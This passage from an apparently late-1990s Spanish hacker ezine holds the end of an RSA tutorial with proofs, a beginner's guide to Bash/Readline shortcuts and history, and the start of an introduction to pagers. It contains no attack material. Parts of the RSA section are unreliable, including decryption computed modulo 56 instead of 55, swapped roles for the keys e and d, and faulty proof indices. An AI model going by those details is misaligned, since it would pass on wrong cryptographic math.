Cuanto mas grandes sean estos numeros mas dificil va a ser encontrarlos a partir de  $n$ . El proceso de calcular  $p$  y  $q$  dado  $n$  se llama factorizacion. Existen modernos algoritmos de factorizacion, sin embargo tienen un problema: no son eficientes cuando  $n$  es un numero grande. Para dar una idea, digamos que si los primos  $p$  y  $q$  tiene aproximadamente 100 cifras cada uno, entonces los algoritmos conocidos tardarian mas de mil años en factorizar el numero  $n$ .

Es justamente este problema, la dificultad en encontrar la factorizacion, el que aprovecha el RSA como veremos a continuacion.

La clave publica es un par  $(c, n)$ ; la clave privada es un par  $(d, n)$ .

Los numeros  $c$ ,  $d$  y  $n$  son naturales, y  $n$  es el mismo en las dos claves e igual

al producto  $p \times q$ .

Cada mensaje se puede representar mediante un entero  $m$  entre  $0$  y  $n - 1$ . Esta transformación de un mensaje en un número entero impone una limitación en la longitud del mensaje original; sin embargo, un mensaje largo podría romperse en varios mensajes más cortos, cada uno de ellos en correspondencia con un entero menor que  $n$ . Las funciones  $E$  de encriptación y  $D$  de desencriptación se definen como sigue:

$$E(m) = m^e \bmod n = C$$

$$D(C) = C^d \bmod n$$

La cuestión fundamental es la elección de las claves de encriptación y desencriptación  $e$  y  $d$ .

El valor de  $d$  se lo elige al azar, como un número coprimo con el producto  $(p-1)(q-1)$ . Esto es,  $d$  no tiene divisores en común con  $p-1$  ni con  $q-1$ .

El entero  $e$  se calcula a partir de  $p$ ,  $q$  y  $d$  mediante el Algoritmo de Euclides. Lo que se hace es aplicar dicho algoritmo a las entradas  $d$  y  $(p-1)(q-1)$ . Ese algoritmo devuelve dos enteros  $s$  y  $t$  tales que:

$$sd + t(p-1)(q-1)$$

es el máximo divisor común entre  $d$  y  $(p-1)(q-1)$ . Pero debido a que  $d$  se lo eligió coprimo con  $(p-1)(q-1)$ , resulta que el máximo divisor común es igual a  $1$ . Es decir:

$$sd + t(p-1)(q-1) = 1$$

Es importante tener en cuenta que aunque  $n$  es públicamente conocido, los primos  $p$  y  $q$  no lo son. La dificultad inherente a la factorización hace imposible que existan algoritmos eficientes para calcular  $p$  y  $q$  partiendo de  $n$ . Por este motivo resulta prácticamente imposible calcular el valor de  $d$  aun conociendo el de  $e$  y el de  $n$ .

La idea completa del algoritmo es la siguiente. Primero el mensaje a encriptar se transforma en un número  $m$  menor que  $n$ . La clave de encriptación ( $e; n$ ) es pública y por lo tanto el mensaje se encripta tomando el resto de la división de  $m^e$  por  $n$ . El resultado obtenido, que llamaremos  $C$  es el mensaje encriptado, este es el que se transmite al destinatario. Si se mantiene en secreto la clave de desencriptación  $d$  (y los valores de los primos  $p$  y  $q$ ), solamente la persona que conozca esa clave va a poder recuperar el mensaje original  $m$  a partir de  $C$ . Lo que va a tener que hacer es calcular el resto de la división entera de  $C^d$  por  $n$ . Y como sabemos que al hacer esta cuenta vamos a obtener nuevamente  $m$ ? Respuesta: por el Teorema de Fermat.

Una vez que uno ha comprendido el funcionamiento del RSA, puede entender también su propiedad de autenticación. Si Juan recibe un mensaje supuestamente encriptado con la clave secreta de Pedro, entonces para autenticarlo Juan solamente tiene que aplicarle la clave pública de Pedro. Si lo desencripta, el mensaje era efectivamente de Pedro, si no lo desencripta, no lo es. Esto se debe a que los algoritmos de encriptación y desencriptación son inversos uno del otro y una clave sirve para desencriptar lo que la otra ha encriptado.

## 5. Un ejemplo concreto

Vamos a ilustrar el funcionamiento del RSA en un ejemplo concreto. Para simplificar los cálculos vamos a tomar dos primos chicos:  $p = 5$  y  $q = 11$ . El

producto nos da  $n = 55$ . Ahora calculamos  $(p - 1)(q - 1)$  y obtenemos  $4 \times 10 = 40$ . Para la clave  $e$  podemos elegir cualquier número coprimo con 40, por ejemplo  $e = 3$ . Ahora aplicamos el Algoritmo de Euclides para calcular la clave de descryptación. Siguiendo los detalles del Apéndice A encontramos:

$$27 \times 3 + (-2) \times 40 = 1$$

Por lo tanto  $d = 27$ . Esto significa que para encriptar un número  $m$  tenemos que calcular:

$$E(m) = m^3 \pmod{55}$$

y para descryptar un mensaje cifrado  $C$ :

$$D(C) = C^{27} \pmod{55}$$

Vamos a tomar un mensaje muy corto:

mensaje "M"

Si numeramos las letras A, B, C, D, ... de 1 en adelante, a la letra "M" le va a corresponder 13. Luego, para encriptar "M" calculamos:

$$\begin{aligned} E(13) &= 13^3 \pmod{55} \\ &= [(169 \pmod{55})(13 \pmod{55})] \pmod{55} \\ &= (4 \pmod{55})(13 \pmod{55}) \pmod{55} \\ &= 52 \pmod{55} \\ &= 52 \end{aligned}$$

Y en lugar de enviar 13, enviamos el valor encriptado 52. El receptor, si conoce la clave de descryptación  $d = 27$ , tiene que calcular:

$$D(52) = 52^{27} \pmod{56}$$

Al hacerlo va a obtener como resultado 13. En un apéndice damos un algoritmo para hacer estas cuentas en forma eficiente.

## 6. Apéndice A. La otra versión del Algoritmo de Euclides

El siguiente algoritmo, debido a Euclides, toma como entradas dos enteros no negativos  $A$  y  $B$ ,  $B$  no puede ser igual a 0. A la salida devuelve otros dos enteros  $s$  y  $t$  tales que  $sA + tB$  es el máximo divisor común entre los valores originales de  $A$  y  $B$ . El algoritmo también devuelve el valor del máximo divisor común en una variable  $b$ .

```
[Inicializacion]  1. a := A; b := B; s := 0; t := 1; s' := 1; t' := 0.
[Division]       2. q := a div b; r := a mod b.
[Fin?]          3. Si r = 0, fin del algoritmo.
[Actualizacion] 4. u := s; s := s' - uq; s' := u.
                 u := t; t := t' - uq; t' := u.
                 a:=b; b:=r.
[Vuelta]        5. Vaya a 2.
```

La demostración de que el algoritmo funciona se debe a que al ingresar al paso 2 (Division), siempre se verifican las siguientes relaciones:

- i)  $b = sa + tb$
- ii)  $a = s'a + t'b$
- iii)  $\text{mdc}(a; b) = \text{mdc}(A; B)$

Por eso, cuando se produce la condicion de fin,  $r = 0$ , el valor de  $b$  al dividir  $a$  es igual al  $\text{mdc}(A; B)$ .

7. Apendice B. Una demostracion del Teorema de Fermat

7.1 Lema

Si  $p$  es un numero primo y  $i$  es un entero positivo menor que  $p$ , entonces el numero combinatorio  $\binom{p}{i}$  es divisible por  $p$ .

DEMOSTRACION. Por induccion en  $i$ .  
 Caso  $i = 1$ . Es trivial porque  $\binom{p}{1} = p$

Paso inductivo. Supongamos que  $\binom{p}{i}$  es divisible por  $p$  y probemos que en ese caso  $\binom{p}{i+1}$  tambien lo es cuando  $i + 1$  es menor que  $p$ .

Es facil comprobar que:

$$\binom{p}{i+1} = \frac{p}{i+1} \binom{p-1}{i}$$

Por la hipotesis inductiva,  $p$  divide al miembro derecho. Por lo tanto divide al miembro izquierdo. Pero como  $i + 1 < p$  y  $p$  es primo, ambos numeros resultan coprimos. Por lo tanto  $p$  debe dividir a  $\binom{p-1}{i}$

7.2 Teorema (Fermat)

Si  $p$  es un numero primo, cualquiera sea  $d$  entero  $m$ , la diferencia  $m^p - m$  es divisible por  $p$ .

DEMOSTRACION. Por induccion en  $m$ .  
 Caso  $m = 1$ . Es trivial puesto que  $1^p - 1 = 0$  y  $0$  es divisible por  $p$ .  
 Paso inductivo. Supongamos que el resultado es cierto para  $m$  y probemoslo para  $m + 1$ .

Aplicando la formula del binomio tenemos

$$\begin{aligned} (m+1)^p &= \sum_{i=0}^p \binom{p}{i} m^i \\ &= 1 + \sum_{i=0}^{p-1} \binom{p}{i} m^i + m^p \end{aligned}$$

Restando  $m + 1$ ,

$$(m+1)^p - (m + 1) = \sum_{i=0}^p \binom{p}{i} m^i - (m + 1)$$

$$i=0$$

Por la hipotesis inductiva vemos que seria suficiente demostrar que la sumatoria es divisible por  $p$ , pero eso es cierto porque cada numero combinatorio es divisible por  $p$  en virtud del Lema anterior.

### 7.3 Corolario

Si  $p$  es un numero primo y  $m$  es coprimo con  $p$ , entonces la diferencia  $m^{p-1} - 1$  es divisible por  $p$ .

DEMOSTRACION. Por el teorema  $m(m^{p-1} - 1) = m^p - m$  es divisible por  $p$ . Como  $m$  y  $p$  son coprimos, debe ser  $m^{p-1} - 1$  divisible por  $p$ .

### 7.4 Teorema (Variante usada por el RSA)

Si  $p$  y  $q$  son dos numeros primos distintos y  $m$  es un entero coprimo con  $p$  y con  $q$ , la diferencia  $m^{(p-1)(q-1)} - 1$  es divisible por el producto  $pq$ .

DEMOSTRACION. Es suficiente demostrar que la diferencia es divisible por  $p$  y por  $q$ . Por razones de simetria basta demostrar que la diferencia es divisible por  $p$  porque un razonamiento analogo demostraria que es divisible por  $q$ .

Como  $m^{(p-1)(q-1)} = [m^{(q-1)}]^{(p-1)}$ , por el corolario anterior, aplicado a  $m^{(q-1)}$  en lugar de  $m$  tenemos que  $[m^{(q-1)}]^{(p-1)} - 1$  es divisible por  $p$ , como queriamos demostrar.

## 8. Apendice C. Potencias modulares

El siguiente algoritmo se puede usar para calcular  $C = m^e \text{ mod } n$ . Los algoritmos que usa el PGP son mas eficientes, pero incluimos este solo a titulo ilustrativo.

```
[Inicializacion] 1. i := 0; C := 1
[Fin?]          2. Si i = e, fin del algoritmo
[Multiplicacion] 3. C := C . m mod n
[Avance]        4. i := i + 1
[Vuelta]        5. Vaya a 2
```

## 9. Apendice D. Demostracion del funcionamiento del RSA

Si los enteros  $e$ ,  $d$  y  $n$  se eligen como indicamos en la descripcion del algoritmo, entonces todo  $m < n$  verifica:

$$D(E(m)) = m \text{ y } E(D(m)) = m$$

Por razones de simetria es suficiente demostrar la primera de estas igualdades porque un razonamiento analogo demostraria la segunda.

$$\begin{aligned} D(E(m)) &= D(m^e \text{ mod } pq) \\ &= (m^e \text{ mod } pq)^d \text{ mod } pq \\ &= m^{ed} \text{ mod } pq \end{aligned}$$

Ahora, de la relacion

$$ed + t(p - 1)(q - 1) = 1$$

obtenemos

$$ed = 1 - t(p - 1)(q - 1)$$

Aclaremos que si e y d los elegimos positivos, entonces t va a ser negativo; es decir -t es un numero positivo. Ahora:

$$\begin{aligned} D(E(m)) &= m m^{[(-t)(p-1)(q-1)]} \text{ mod } pq \\ &= m[m^{-t}]^{[(p-1)(q-1)]} \text{ mod } pq \\ &= m \cdot 1 \text{ mod } pq \\ &= m \text{ mod } pq \\ &= m \end{aligned}$$

En la tercera igualdad hemos usado el Teorema de Fermat aplicado a  $m^{-t}$  en lugar de m y en la ultima el hecho de que m es menor que pq.

Stain <stain@iname.com>

..FINALE..

\*EOF\*

```
-[ 0x05 ]-----
-[ LINUX SHELL: CONTROL TOTAL ]-----
-[ by Paseante ]-----SET-16-
```

Durante estos ultimos meses en nuestro pais se ha producido el "boom" Linux, que se ha "atrevido" a hacerle sombra al omnipresente Windows. Se nos ha pedido por parte de muchos lectores que escribiesemos sobre el tema y aunque existen multitud de sitios en la red con buenisima informacion en castellano (Slug, Proyecto LuCas..) y revistas que dedican mucha atencion al tema (PC Actual, Linux Actual..) asi como ezines que lo tratan (Linux Focus, Byterz...) no vamos a dejar de escuchar la voz de los lectores y aqui teneis un humilde articulo sobre Linux.

A quien se dirige?

Se dirige a los que creo pedian el articulo, es decir a quienes acaban de instalar Linux y todavia no se desenvuelven con confianza en el, pretendemos transmitir una idea de la potencia que se esconde tras esa interfaz austera. No se dirige a quienes todavia estan pensando si instalar Linux o como hacerlo, ni a aquellos que llevan ya un tiempo con Linux y se manejan en el sistema.

Ambos grupos pueden buscar informacion adecuada a sus inquietudes en las fuentes reseñadas al comienzo.

Cuando uno escribe un articulo introductorio puede optar por dar una vision general o centrarse en un explicar un tema, yo he optado por la segunda opcion, no queria explicar que es ls o para que se utiliza man, doy por descontado que ya lo sabeis y sino hay multitud de articulos de "Introduccion al Unix" y similares, asi como otros sitios donde aprenderlo. En su lugar voy a explicar unas cuantas opciones y caracteristicas del shell que pueden ser desconocidas para aquellos que provienen del DOS, veremos como aprovecharnos de las capacidades de edicion de linea y de historia del shell Bash. Comencemos:

```
M      = Tecla Meta
Esc    = Escape
Ctrl   = Control
Bs     = Retroceso
Supr   = Suprimir
_      = Posicion del cursor
```

```
[mulder@x-files mulder]$ _
```

Eso de arriba es el indicador de ordenes :-D, solo tenemos que escribir lo que queramos y el shell tratara de darle un sentido, podemos movernos a traves de la linea que estemos escribiendo con los cursores, las teclas de Inicio y Fin, podemos borrar con Bs y Supr.

Hasta aqui parece que todo lo que necesitamos esta listo, sin embargo quien no se acuerda de la inmensa ayuda que ofrecia doskey en el dos, podiamos definir macros, tener acceso a la historia de comandos introducidos...

En Linux tambien existe una historia de comandos y quiza incluso podamos movernos por ella con las flechas de Arriba/Abajo de los cursores como lo haciamos en el DOS con Doskey. Pero a veces hace falta algo mas y existen unas cuantas combinaciones de teclas que nos ahorraran tiempo.

Empecemos a practicar, escribiendo esta frase.

```
[mulder@x-files mulder]$ Ezine SET_
```

La edicion de linea en Bash usa Readline, que se basa en dos teclas especiales, la tecla "Meta" y la tecla "Control", si no tienes tecla Meta usa

Esc como sustituto, lo que tienes que saber es que M-t significa por tanto "Pulsa Escape y t" pero OJO, al contrario de lo que sucede habitualmente y de lo que haremos con Control esta secuencia es exactamente así:

M-t: Pulsa Escape, Suelta Escape, Pulsa T, suelta T.  
Ctrl-T es el típico "Pulsa Control y mientras lo pulsas presiona t"

Entendido?

```
[mulder@x-files mulder]$ Ezine SET_
```

Pues pulsa ahora M-t y si no has cambiado las teclas por defecto de Readline y son iguales a las mías tu indicador mostrará esto:

```
[mulder@x-files mulder]$ SET Ezine_
```

En efecto, M-t (Meta-t o Escape-T si no tienes tecla Meta) "transpone" las palabras de manera que si te has equivocado en el orden no tienes que borrar nada ni cortar ni pegar, solo pulsar dos teclas. Empieza a gustarte?

```
[mulder@x-files mulder]$ SET _Ezine
```

Ahora pulsa M-u y verás algo como

```
[mulder@x-files mulder]$ SET EZINE_
```

La combinación de teclas convierte en mayúsculas la palabra que hay tras el cursor y lo avanza hasta el final de la misma. Y si U es de Upcase que hará M-l? :-)

(observa que hemos retrocedido el cursor manualmente, lo haremos en los siguientes ejemplos hasta que veamos cómo usar Readline para hacerlo)

```
[mulder@x-files mulder]$ SET _EZINE
```

M-l

```
[mulder@x-files mulder]$ SET _ezine
```

Efectivamente, M-l convierte en minúsculas la palabra y si añadimos que M-c "capitaliza" la palabra (convierte la primera letra en mayúscula) podemos hacer M-c a la línea anterior y tenemos

```
[mulder@x-files mulder]$ SET Ezine
```

Como veis hemos estado jugando con mayúsculas y minúsculas, cambiando el orden de las palabras y todo sin más que pulsar un par de teclas cada vez pero aun podemos dar un toque alternativo a nuestros escritos :-> o corregir errores comunes usando Ctrl-T (aquí sí que significa pulsar Control y t a la vez)

```
[mulder@x-files mulder]$ Me gusta mucho Saqueadores
```

Vaya, parece que hay un pequeño error, podemos ir atrás borrar una letra y escribir la otra en su lugar o ir atrás, situar el cursor sobre la u y pulsar Ctrl-t

```
[mulder@x-files mulder]$ Me gusta mucho Saqueadores
```

Automáticamente los dos caracteres intercambian su posición y el error queda resuelto.



[mulder@x-files mulder]\$ No me gusta nada este articulo, es malisimo

Aqui vuelve a estar, tambien podemos probar la combinacion Ctrl-? que va deshaciendo cambios, pero ahora arreglemos la linea. Con M-d podemos borrar desde la posicion del cursor hasta el final de la siguiente palabra y con M-Bs desde la posicion del cursor hasta el inicio de la anterior palabra. Con alguna combinacion dejamos la linea desde esta posicion.

[mulder@x-files mulder]\$ \_No me gusta nada este articulo, es malisimo

A esta otra:

[mulder@x-files mulder]\$ Me GUSTA este articulo

Como lo hemos hecho?

M-d para eliminar No,

Ctrl-C para Capitalizar Me,

M-u para poner en mayusculas gusta,

M-d para eliminar nada,

M-f un par de veces para avanzar hasta la coma y

Ctrl-u para eliminar desde la posicion del cursor hasta el final.

Suena facil? Ya sabeis, Linux Rules!!.

En serio aunque estoy seguro de que alguno piensa que mas vale teclearlo todo desde el principio es cuestion de confianza y practica, que creeis que es mas rapido, un par de M-f o 10 avances de cursor?. A la hora de borrar es mejor eliminar "gastroenteritis" a base de 15 Supr o Bs o pulsar una vez M-d? Y si estais pensando que a la hora de avanzar 20 palabras (por ejemplo) M-f tampoco es muy rapido...os equivocais porque para eso se pueden pasar argumentos numericos a las combinaciones, veamos este ejemplo:

[mulder@x-files mulder]\$ \_Hola, soy Edu, Feliz Navidad, me han echado del colegio por pelmazo y ahora tengo el dia libre para salir en TV. Alegraos.

Suponed que esto es una linea en la que nos queremos mover hasta "tengo", pulsamos M-1 4, M-f y listo.

[mulder@x-files mulder]\$ Hola, soy Edu, Feliz Navidad, me han echado del colegio por pelmazo y ahora \_tengo el dia libre para salir en TV. Alegraos.

La mayor parte de combinaciones admiten estos argumentos, cuando pulsais Meta seguido de un numero el shell muestra (arg: xx) donde xx es el numero que tecleais, tras ello seguís con la combinacion a la que se da el argumento, por ejemplo para borrar las siguientes seis palabras la combinacion directa es: M-6 M-d No podreis negar que es "algo" mas rapido que la manera "normal".

Meta - 6 es el valor del argumento que se pasa a la siguiente combinacion Meta- d elimina desde el cursor hasta el final de la palabra, con el valor 6 eliminara desde el cursor hasta el final de la sexta palabra siguiente.

Cojamos la linea anterior:

[mulder@x-files mulder]\$ Hola, soy Edu, Feliz Navidad, me han echado del colegio por pelmazo y ahora \_tengo el dia libre para salir en TV. Alegraos.

Y tecleemos M-6 M-d

[mulder@x-files mulder]\$ Hola, soy Edu, Feliz Navidad, me han echado del colegio por pelmazo y ahora \_en TV. Alegraos.

Hemos eliminado "tengo el dia libre para salir" con cuatro pulsaciones. Alguien da mas? :-)

Como antes la mejor manera de avanzar es la practica y el principal beneficiado sera vuestra productividad en el shell, aparte de que quizas os ganeis algo de credito cuando vuestros amiguetes os vean "controlar" la linea de comandos. ;-)

Como vemos Linux, en este caso el shell, nos muestra una vez mas su enorme potencia y por supuesto si dice Linux dice personalizable asi que si no te gustan estas combinaciones de teclas no tienes mas que crear en tu directorio un archivo llamado .inputrc con las secuencias que desees en la forma:

Secuencia de teclas: Funcion

Para lo cual puedes consultar las funciones disponibles con "man readline" tambien puedes directamente usar un teclado que domines, por ejemplo puedes hacer "set editing-mode: vi" para usar combinaciones de teclas del vi, pero no voy a entrar mucho en eso porque ya seria profundizar mucho y este es un articulo para los que acaban de entrar en este mundillo Linuxero. De todos modos los que esten familiarizados con Emacs ya se habran dado cuenta de que teclado se usa. Y para los que no lo esten les habra venido bien todo esto para entrar con confianza al mundo-Emacs.

Una de las características mas agradables de Readline es el "Command completion" quien no esta harto de querer cambiar de directorio y teclear rutas larguissimas o ir a editar un archivo con un nombre de 25 caracteres?. La tecla Tab (El tabulador, lewe) viene en nuestra ayuda.

```
[mulder@x-files mulder]$ cd /usr/local/mimegadiectoriodelcopon
```

Pues nada en lugar de eso porque no teclear "cd /usr/local/mi" y pulsar Tab? Al hacerlo Readline busca todas las posibles coincidencias y las muestra en pantalla (todos los directorios /usr/local que empiecen por mi) pero si solo hay una la escribe directamente en la linea de ordenes ahorrandonos el esfuerzo. Esto es igualmente valido para nombres de archivos, para comandos...

Supongamos que tenemos un archivo con el nombre "Leticia-Sabater-apesta" y vamos a editarlo con vi, pues nada:

```
[mulder@x-files mulder]$ vi Let <TAB>
y la linea cambia a:
[mulder@x-files mulder]$ vi Leticia-Sabater-apesta
```

A menos que haya otro archivo en el directorio que empiece por Let en cuyo caso nos mostrara las coincidencias.

Ya vemos, igualito que el Dos y Windows. Eh?. Por cierto, alguien se acuerda del raton?

La Historia al rescate  
 @-@-@-@-@-@-@-@-@-@-@-@

Todo lo que hemos visto esta muy bien pero una vez que hayamos introducido unos cuantos comandos nos agradaria poder recuperarlos, verdad?. Pues para eso tenemos la historia.

Readline nos ofrece un par de comandos utiles (aparte de Ctrl-n y Ctrl-p que avanzan y retroceden por la historia como las teclas del cursor) como son:

Ctrl-r: Efectua una busqueda "hacia atras" de la cadena que especifiquemos tras pulsar la combinacion.

M-Ctrl-y: Inserta en la línea actual el primer argumento de la anterior

Ejemplitos:

```
[mulder@x-files mulder]$ (Pulsamos Ctrl-r)
(reverse-i-search)'':
```

El indicador ha cambiado y espera que introduzcamos la cadena de búsqueda, es posible efectuar mas tipos de búsqueda en la historia pero os dejo que lo vayais descubriendo.

```
[mulder@x-files mulder]$ cp /usr/local/set/actual/set_log.txt ~
```

Si ahora queremos hacer un chown del fichero anterior (por ejemplo) ni siquiera necesitamos usar el tabulador, simplemente

```
[mulder@x-files mulder]$ chown -v falken (Pulsar M-Ctrl-y)
```

Y se inserta en nuestra línea el argumento que dimos al comando anterior con lo cual ya podemos transferir la propiedad del archivo a Falken. :-)  
También es posible insertar no el primer argumento sino cualquier palabra de la anterior línea de comandos pero no os tomara mucho esfuerzo descubrir como hacerlo.

El comando interno del shell "bind" muestra las asignaciones de teclas con `bind -v` y la lista de funciones con `bind -l`  
Otro comando que nos sera util ya que no siempre recordaremos las combinaciones es el que nos permitira preguntar por las teclas que activan una funcion:

`bind -q "funcion"`. Por ejemplo:

```
[mulder@x-files mulder]$ bind -q clear-screen
```

`clear-screen` can be invoked via `"\C-l"`.

Por lo cual si alguno de los ejemplos que he dado no funcionan podeis usar este comando para ver que teclas (si hay alguna puesto que no todas las funciones estan activadas por defecto) debeis usar en vuestro terminal.

Y lo que nos ofrece Bash para aprovecharnos de los comandos introducidos son cosas que debeis recordar como:

```
history: Que muestra, numerados, todos los comandos que 'recuerda'.
!n: Donde n es el numero de línea en la que esta el comando
!!: Inserta el ultimo comando
!-n: Se refiere al comando introducido hace n líneas
!cadena: Busca el comando mas reciente que contiene "cadena"
^cadenal^cadena2: Repite el ultimo comando pero sustituyendo "cadenal" por
                  "cadena2"
```

La variable HISTSIZE controla el número de comandos a recordar

Si ahora queremos saber a que teclas esta asociada `yank` ("pegar") podemos usar las capacidades de historia y teclear algo como:

```
[mulder@x-files mulder]$ ^clear-screen^yank^
```

`yank` can be invoked via `"\C-y"`

Que hemos hecho?. Pues si os volveis a leer los poquitos comandos de historia (eso de !, !! y demas) vereis que lo que hemos hecho es dar la orden al shell de que repita el ultimo comando pero sustituyendo la palabra clear-screen por la palabra yank, con lo cual el shell ha ejecutado esto:

```
[mulder@x-files mulder]$ bind -q yank
```

En este caso casi hemos tardado mas haciendolo :-) pero en ocasiones sera mas que util esta capacidad del shell de intercambiar al vuelo los argumentos de comandos ya introducidos.

Al igual que en Readline hay muchas mas cosas acerca de la Historia de las que es conveniente no hablar en un articulo de introduccion pero que vosotros podeis ir investigando por vuestra cuenta. Un poco de practica

```
[mulder@x-files mulder]$ history
```

```
.....
16  dir
17  cd ..
18  dir
19  ls news
20  vi xdm-error.log
21  dir
22  vi xferlog
23  dir
24  vi secure
25  vi secure
26  dir
27  vi sendmail.st
28  netstat -an
29  vi /etc/inetd.conf
```

Aqui unos cuantos comandos de la historia, aqui unos amigos. Y ahora que ya os conoceis, veamos que se puede hacer:

```
[mulder@x-files mulder]$ (Ctrl-r)
(reverse-i-search)'st':
[mulder@x-files mulder]$ netstat -an
```

Con la busqueda en la historia hemos ido directamente al ultimo comando introducido que contiene la cadena "st". El mismo efecto tendrían:

```
[Notarse que una busqueda de 'ne' hubiese traído vi/etc/i_ne_td.conf :-) ]
```

```
[mulder@x-files mulder]$ !28
```

Recupera la linea n<sup>o</sup> 28 de la historia

```
[mulder@x-files mulder]$ !-3
```

Recupera el comando introducido 3 lineas atras.

```
[mulder@x-files mulder]$ ^inetd^httpd^
```

Edita el archivo httpd.conf, al usar la sustitucion de cadenas en el ultimo comando lo que estamos pasando al shell en realidad es:

```
[mulder@x-files mulder]$ vi /etc/httpd.conf
```

```
[El ultimo comando era vi /etc/inetd.conf]
```

Las capacidades de busqueda seran utiles cuando haga bastante tiempo que

hayais introducido el comando (de manera que moverse con los cursores sea muy pesado) o si quereis comprobar si habeis ejecutado un comando concreto.

Por ultimo una caracteristica curiosa del shell y que sera tambien util es la "expansion de llaves", supongamos que tenemos que crear varios subdirectorios tipo SET12, SET13, SET14, SET15, SET16 dentro de /usr/local/set/ezines/

```
[mulder@x-files mulder]$ mkdir /usr/local/set/ezines/set1{2,3,4,5,6}
```

Ya tenemos nuestros directorios creados, los valores entre llaves se "expanden" y nuestros directorios estan ya en su lugar con un solo comando.

Como aprendereis es factible redefinir y crear macros, puede parecer perfecto pero prevengo, porque podria pasar por persistis en personalizar, pues posiblemente perdereis productividad pasando a otro puesto.

(se me han acabado las P's!!)

En otro ordenador estareis mas tiempo intentando recordar como se hacia algo que haciendolo (es muy incomodo acostumbrarse a teclear una secuencia y encontrarse que solo funciona en tu casa y claro no te vas a llevar un diskette con el archivo a todas partes)

Si trabajais en muchos ordenadores diferentes es mejor utilizar el estandar y no complicarse la vida recordando donde y cuando funcionan "vuestras" teclas.

Otras combinaciones de teclas que ya conoceréis tambien hacen cosas, como:

```
Ctrl-z = Suspende una tarea
Ctrl-c = Interrumpe la tarea
Ctrl-d = No me acuerdo ahora mismo, luego lo pruebas }:->
Ctrl-x-v = Lo mismo que bash -version (Pulsadas en secuencia!)
Ctrl-l = Como vimos "limpiaba" la pantalla
Ctrl-s = Bloquea el desplazamiento de la pantalla
Ctrl-q = Reanuda el desplazamiento de la pantalla
Alt+dcha / Alt+izqda = Desplazamiento por las terminales virtuales
Ctrl-Alt-Fn = Cambio a otra terminal desde la terminal grafica
Alt-F7 = Cambio a la terminal grafica (si hay algun servidor en ejecucion).
M-Ctrl-e = Expansion visual de los alias en la linea de ordenes.
```

Aqui lo dejamos, tras este "prime for beginners" espero que os haya picado la curiosidad, si usais Linux para "bucear" algo mas en sus secretos y si no lo usais para que os planteéis seriamente el hacerlo. Lo peor que os puede pasar es que aprendais algo.

No espereis que ahora intente convenceros de lo malo que es Windows y lo malvada que es Microsoft frente a las bondades Linux, vosotros mismos lo decidireis pero para decidir hay que conocer.

Usad Windows. Usad Linux. Comparad. Escoged el que querais o quedaros con ambos. No hagais caso a 'gurus', 'iluminados' y demas gente que intentara convenceros de que sois tontos si no usais X (sea BeOS, OpenDos, NetBSD, Windows NT, MacOS...).

Tampoco hagais caso a la propaganda de hasta donde quereis llegar hoy?, nosotros no "llegamos", nosotros siempre estamos en camino. Por encima de todo:

Tomad vuestras decisiones, es vuestra vida.  
Disfrutad.

Eso es todo amigos.

Paseante.

\*EOF\*

-[ 0x06 ]-----  
 -[ PAGERS ]-----  
 -[ by Green Legend ]-----SET-16-

Buscas/Pagers - Una Introduccion...

=====  
 Green Legend - (c) 1998  
 E-mail : glegend@set.net.eu.org

NOTAS DEL AUTOR... (-1-)

=====

Este texto, es el resultado de mis investigaciones sobre los Pagers a lo largo de unos meses. Despues de investigar e informarme he aqui el resultado. Dependiendo de las opiniones (via e-mail o en la con) que tenga continuare este texto en numeros posteriores o se quedara como lo que es ahora, una introduccion.

En vuestras manos esta. Si teneis alguna informacion mas mandame un e-mail. Estoy abierto a colaboraciones/peticiones, ya sabeis donde estoy. Este texto es parte escrito por mi y parte traducido de distintos documentos sobre pagers, dada la gran cantidad de ellos, solo citare los autores de los que se hizo traduccion directa sin aadir nada. Gracias, a Garrulo, Evil Ernie, Unity, SiuL, TOAD, RiP, SET, Iberhack, l@ser, etc.. (me olvido de pesa) y como no a Falken, +NetBul , etc..

Green Legend

INDICE (-2-)

=====

Buscas/Pagers A Fondo....

=====

Green Legend 1998

- 1.Nota del Autor
- 2.Indice
- 3.Introduccion
- 4.Historia del Pager
- 5.Proceso del Pager
- 6.Tipos de Pagers
- 7.Protocolo POCSAG

INTRODUCCION (-3-)

=====

El sistema de los Buscas/Pagers se basa en la mensajeria por radio unidireccional, que permite acesibilidad directa y continua los usuarios de una red determinada. El Busca a veces llamado Pager (aqui usaremos Pager) es un dispositivo que se usa como un contestador automatico. Se lleva siempre con uno, en la ropa o en algun lugar con nosotros, puede ir a casi cualquier lugar con nosotros... El Pager se activa con una llamada de telefono, cuando alguien llama a un pager este al activarse emitira un 'BEEP' o vibrara. Casi todos los pager tienen ambas opciones. Entonces en la pantalla del pager se podra leer un numero de telefono o un mensaje (esto depende del modelo). Despues de esto, el dueño actuara en consecuencia.

## HISTORIA DE LOS PAGERS (-4-)

=====

El principio de los pagers se puede rastrear de nuevo a los primeros pioneros de la radio terrestre-movil, el departamento del policia de Detroit (USA). Los sistemas que se aplicaron por ellos desde 1921 en la radiofonia unidireccional y la difusion de la informacion. Todo esto fue introducido en los años 30, que vio un gran aumento del uso de los pagers por las agencias estatales de USA.

En un principio los usaban para transmitir mensajes de voz, desde estaciones principales a unidades moviles con potentes transmisores.

En 1974, se introduce por Motorola, el Pager basico. En 1980 se lanza el pager con display (pantalla), desde entonces los buscas han tenido un rapido y gran desarrollo. Ahora hay muchos modelos, marcas y disenos. Los Pagers o buscas como algunas personas los llaman se han convertido en una gran herramienta de hoy.

Es la opcion a escoger por la persona que no quiere un movil, entre otras cosas ;)

## PROCESO DEL PAGER (-5-)

=====

(y bueno como narices funciona el famoso pager???)

Bueno yo llego aqui y como explico yo esto a la gente ? pues intentare usar el metodo mas claro, dado que los procesos varian lo hare en varias veces... Empezare con el metodo mas usado....

Persona X quiere contactar a el tio Y con busca numero Z. Para comenzar la persona X llama a el numero de contacto del pager. Llama y da el numero de contacto del pager, en este momento esta conectado indirectamente con la terminal emisora de mensajes, la operadora/or nos preguntara el nombre. Mientras tanto se tratara de averiguar nuestro caller id (esto es posible siempre fuera de EU) si no es posible se le preguntara a la persona x si quiere dejar numero de contacto. Se deja un mensaje, la operadora/or lo convierte a Posag. La terminal de mandar mensajes esta unida a distintos transmisores.

Explicuemos ahora como va lo de la transmision.

El mensaje codificado se emite desde la central. Todos los mensajes tienen una estructura, como esta independientemente de encoding que usen, en el cabezal del mensaje se indica lo siguiente:

```
>Numero de Usuario al que va dirigido.
>Bit de Correccion <CRC>
>Mensaje
>Orden de entrega (devuelve al servidor)
>Tiempo Maximo en la red para entrega..
```

Esto es basico e introductorio, para que todo el mundo se haga un idea general. Despues discutiremos mas a fondo cada formato y sus peculiaridades..

